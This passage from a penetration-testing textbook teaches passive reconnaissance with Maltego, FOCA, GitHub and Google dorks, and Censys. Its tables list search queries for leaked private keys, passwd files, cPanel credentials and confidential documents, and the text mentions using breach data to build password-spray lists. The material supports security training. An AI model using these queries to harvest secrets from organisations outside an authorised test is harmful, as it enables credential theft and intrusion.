
**NOTE** The version of Maltego we refer to in this chapter is Maltego CE, the community edition. More information about the versions of Maltego that are available is on the company website: <https://www.paterva.com>. The steps provided in this chapter are a quick introduction to get you started with Maltego CE. Paterva provides an official user guide for Maltego, video tutorials, and other useful documentation on their website at <https://docs.maltego.com/support/home>.

Before using Maltego, you will need to create an account and register for a Maltego license. A free community edition account should be sufficient to follow along with this chapter. Be aware that other online resources may reference transforms or functionality that is only available with payment.

Setup of Maltego is fairly straightforward. If you launch Maltego from the Kali main menu, you will see the splash screen appear as the application is loading. Then the Welcome to Maltego setup wizard, shown in [Figure 2-9](#), will guide you through the process of setting up Maltego for first use. When you click Next to continue with the wizard, you will be prompted to enter your Community Edition account ([Figure 2-10](#)) and solve a captcha. Once you have done this, you should be able to click Next and follow the rest of the steps to complete the setup wizard.




**Figure 2-9** Welcome to Maltego



**Figure 2-10** Maltego login screen

Inside the interface, as shown in [Figure 2-11](#), the Home tab provides access to the Transform Hub tab, which displays common transforms that are available in Maltego. To install, hover your mouse over the top of an item and click Install. You can do a lot with Maltego, including gathering information about target organizations and their websites based on network addresses or ranges, domain names, or even the names of people who work there.



**Figure 2-11** Maltego Transform Hub

Many blogs cover ways to use Maltego for finding e-mails and social media accounts based on a name or a domain name (<https://www.maltego.com/blog/beginners-guide-examining-your-digital-profile/>, for example, or <https://www.maltego.com/blog/how-to-conduct-person-of-interest-investigations-using-osint-and-maltego/>). You can even use information from these exercises along with the Haveibeenpwned transform (<https://www.maltego.com/transform-hub/haveiben-pwned/>) to search for data dumps and leaks of passwords involving the users you find in order to build dictionaries for your password spray attempts. We simply do not have the space to cover every possible use case here. In the interest of exposing you to some of the possibilities for passive recon using Maltego, though, let's explore how to gather information about a network.



**TIP** When working inside of Maltego, the keyboard shortcut to create a new graph is CTRL-T.


In this exercise, we want to footprint a domain. There are three different footprint levels to choose from, ranging from L1 (basic), L2 (mid), L3 (intense), and XXL (large targets). Each level takes into consideration time, which transforms are executed, and the amount of information collected. The higher the level, the more data you will ultimately accumulate. You may want to start with a level 1 search, then work your way up the ladder, depending on the size and maturity level of the organization.

---




**CAUTION** The L3 footprint can take a while to execute and can consume a great deal of resources. Careful consideration should be given before using this machine.

1. To start mining some data, click the Maltego icon in the top left, and select New to start a new graph.
2. You can then click on Machines in the top menu to get the Machines toolbar to appear. Select Run Machine to choose an existing machine ([Figure 2-12](#)).




**Figure 2-12** Start a Machine page

3. For this exercise, choose Footprint L2 and select Next.
4. The Footprint L2 machine requires additional inputs. Enter in a domain name to use for the online investigation and then click Finish. Once the initial collection is complete, you should see some entities displayed on the graph (Figure 2-13).



**Figure 2-13** Completed investigation

The Entity Palette describes each type of graphical icon and what it represents. Maltego allows you to toggle between layouts (how entities are represented) or if you want to list entities in the list view or graph view. An important aspect from the data collection when using the graph view is the lines drawn from one entity to the next. This illustrates entity relationships. When you hover the mouse over the top of an entity, you will see the relationship definition and information sources listed in the Detailed View window. You can use this information to draw conclusions about the network configuration, such as subdomain information, IP address assignments, etc. When you right-click on an entity on the graph, you can configure and run any number of applicable transforms to extend the search criteria and build upon established relationships (Figure 2-14).



**Figure 2-14** Run transform

Maltego allows the user to visualize hidden relationships and define attack paths that fall in line with the scope of the engagement by showing clustering of entities. The ability to visualize opportunities and integrate other data mining capabilities into the framework, like special search engines (i.e., Shodan and Censys), make Maltego a one-stop shop for conducting reconnaissance.

## FOCA

Another interesting way of conducting open-source intelligence gathering is through metadata analysis. This type of analysis can be conducted by searching through documents hosted on websites for hidden information. Files created in Office products store hidden properties within the file that may contain sensitive information, such as the author name (username), e-mail address, etc. If you open up a Microsoft Word document, then click Info (or the File tab, depending on the version of Word you are using), you will see the

property information stored for the document, similar to [Figure 2-15](#). Fingerprinting Organizations with Collected Archives, or FOCA for short, is a Microsoft Windows-based tool used to automate this discovery process. The latest version of FOCA can be downloaded from the developer's GitHub page at <https://github.com/ElevenPaths/FOCA>. FOCA uses the Google, Bing, and DuckDuckGo search engines to find and analyze common document types, such as Microsoft Office, Open Office, and Adobe PDF.

The screenshot shows the 'Information about Document1' dialog box in Microsoft Word. On the left, there are three sections: 'Permissions' (Anyone can open, copy, and change any part of this document), 'Check for Issues' (Document properties and author's name), and 'Manage Versions' (There are no previous versions of this file). On the right, the 'Properties' section displays the following data:

Size	Not saved yet
Pages	1
Words	6
Total Editing Time	3 Minutes
Title	Company Financial Report
Tags	Finance
Comments	Sensitive Information
Template	Normal
Status	Add text
Categories	Add a category
Subject	Finance Report
Hyperlink Base	<a href="https://internal.finance.example...">https://internal.finance.example...</a>
Company	Example
<b>Related Dates</b>	
Last Modified	Never
Created	Today, 9:43 AM
Last Printed	Never
<b>Related People</b>	
Manager	Specify the manager
Author	Bob@example Add an author
Last Modified By	Not saved yet

[Show Fewer Properties](#)

**Figure 2-15** Hidden properties

## Search Engines

Search engines are another place to seek OSINT about your targets. Web indexes like Google and Bing are well known, but there are also custom search engines built by organizations that scan the Internet and gather data about systems outside of web content, too. Source code repositories like GitHub also have search functions! So, we're going to explore some of those here and talk about what role these take in passive information gathering.

Dorks are queries that you can use to find data about your target. Some search engines, such as Google, allow advanced query parameters to find information that a normal query might bury under thousands of results. The two cases we'll cover are GitHub dorking, to recon source code, and Google dorking. Then we'll address two specialized search engines: Censys and Shodan.

## **GitHub**

Companies who embrace open source may use a public source code repository like GitHub to share source code and collaborate with the world. Given the popularity of this approach and the accessibility GitHub offers, other organizations have also adopted the platform for code sharing, typically on a more private basis. However, mistakes happen, and code gets published that shouldn't be shared with the world. As a pentester, you might get lucky and find private keys, authentication data, hard-coded passwords, system configuration data, and even code vulnerabilities that could be useful during an engagement. [Table 2-2](#) contains a few GitHub dorks examples. You may be able to further limit the results to your target by including keywords about your target's organization name, a target contributor, or the software you are targeting.

<b>Github Dork</b>	<b>Description</b>
extension:pem private	Search for private keys
extension:ppk private	Search for puTTY private keys
filename:id_rsa or filename:id_dsa	Search for ssh private keys
filename:passwd path:etc	May find UNIX credentials and encrypted passwords
filename:wp-config.php	WordPress configuration files

**Table 2-2** GitHub Dorks



**NOTE** You can find many more GitHub dorks online. Here are some examples: <https://github.com/techgaun/github-dorks> and <https://github.com/obheda12/GitDorker/blob/master/Dorks/alldorksv3>

This is far from a comprehensive list, but it should give you an idea of the kind of power that search capability gives you within source code repositories. Searching for projects by company name or contributor may find repositories that are used in the target organization's environment. Searching those for common insecure implementations can help find weak login forms or other data handling issues, for example. You may also find references to other software that is in use that allows you to identify internal technologies, like database versions, or even vulnerable dependencies that you might exploit during your test.

## Google Dorks

Exploit Database hosts the Google Hacking Database (<https://www.exploit-db.com/google-hacking-database>), which is filled with dorks that work in Google. Uses range from identifying login portals based on your company's domain to searching for web cameras or other devices that are exposed to the Internet. You can

also fingerprint web applications and web servers that have been indexed by Google or search social media that has not been made private. [Table 2-3](#) contains a few examples. You can limit the results of these searches by adding the `site:` or `inurl:` search components:

Google Dork	Description
<code>inurl: login.htm</code> <code>intitle: "*login"</code>	Find login portals
<code>ext:log</code>	Find log files exposed to the Internet
<code>"Private" + "Confidential" ext:pdf   ext:docx   ext:doct   ext:doc   ext:xls   ext:xlst   ext:xlsx</code>	Find confidential or private Office documents and PDFs
<code>intitle: "index of"</code>	Find directory indexing
<code>"cpanel username" "cpanel password"</code> <code>ext:txt</code>	Cpanel credentials
<code>intitle: "Pentest Report" "Critical"</code> <code>ext:pdf</code>	Look for previous pentest reports

**Table 2-3** Google Dorks

`ext:log site: your-domain-name.com`

or

`ext:log inurl: your-domain-name.com`

Okay, so that last one hopefully won't find actual leaked penetration testing reports for your organization. Maybe you'll find a good report to reference for [Chapter 10](#), though. These should at least give you an idea of what is possible with a search engine.


Additional Google operators include `allintitle:`, `allinurl:`, `allintext:`, `intext:`, `cache:`, `related:`, and `filetype:`. You can also add logical operators, such as `OR`, `AND`, and `- (not)`, as well as wildcards `(*)`. For example, this would search for pets that are cats, dogs, or chickens and blue, red, or black with the objective of returning all results about pets that are blue cats, blue dogs, blue chickens, red cats, red dogs, red chickens, black cats, black dogs, or

black chickens, but not blue owls, yellow chickens, or white anything:

```
pets (cats OR dogs OR chickens) AND (red OR blue OR black) -  
white
```

## Censys

Censys was created in 2015 at the University of Michigan by the same security researchers who created ZMap. Censys lets you query host and certificate information from Internet-wide scans using full text searches or field-based searches with regex (in the commercial version) and logic operators for enriching your queries. In 2021, Censys released version 2.0 of their search, simplifying search terms and moving the search tool to <https://search.censys.io>. In Censys, you can search either by host information or by certificate information, as shown in [Figure 2-16](#). For hosts, Censys collects information about network addressing, vendor, operating system or software names, services, geographical location information, and information about technology used in web pages, among others.<sup>1</sup> For certificates, it collects details such as cipher data, subject and issuer data, and validity of publicly visible certificates.<sup>2</sup>



---

**Figure 2-16** Censys Search 2.0 main page

Take the example of using Censys to perform passive recon using certificate data. Suppose you suspect your target has a lax approach to maintaining their web certificates. Maybe this has led to lowered security awareness and more click-throughs for websites with self-signed or invalid certificates. You might be able to take advantage of this in a phishing attack if that were the case. Pull down the option for certificate search, then use the following search to find hostnames with expired certificates using the certificate name and the "expired" tag as search parameters:


```
parsed.names: domain-name AND tags.raw: "expired"
```

Of course, you would replace "domain-name" in this example with your targeted domain of choice. What if you wanted to identify weak keys in use, perhaps for PCI compliance concerns? You could use this query against certificates to get results:

```
parsed.names: domain-name AND  
parsed.subject_key_info.rsa_public_key.length: [ 0 TO 2047 ]
```


You could even make a host search for a range of IP addresses. Then, using the report function as shown in [Figure 2-17](#), you can show a summary of the reported products for each open port detected in that range. For this, we entered the data definition `services.software.product` for the report to summarize, and then clicked Build Report. Similarly, you could request all of the domain names associated with systems in the range that are using certificates by reporting on the data definition

`services.tls.certificates.leaf_data.subject.common_name`. You could then search for each of these under the certificates search and report based on using the data definition `parsed.names.raw`. Since this returns all of the hostnames with your searched domain string in them, including third-party servers that may be hosting content on behalf of your company, be sure to verify ownership of any domains you find this way before attacking a site.



**Figure 2-17** Censys reporting based on host search results

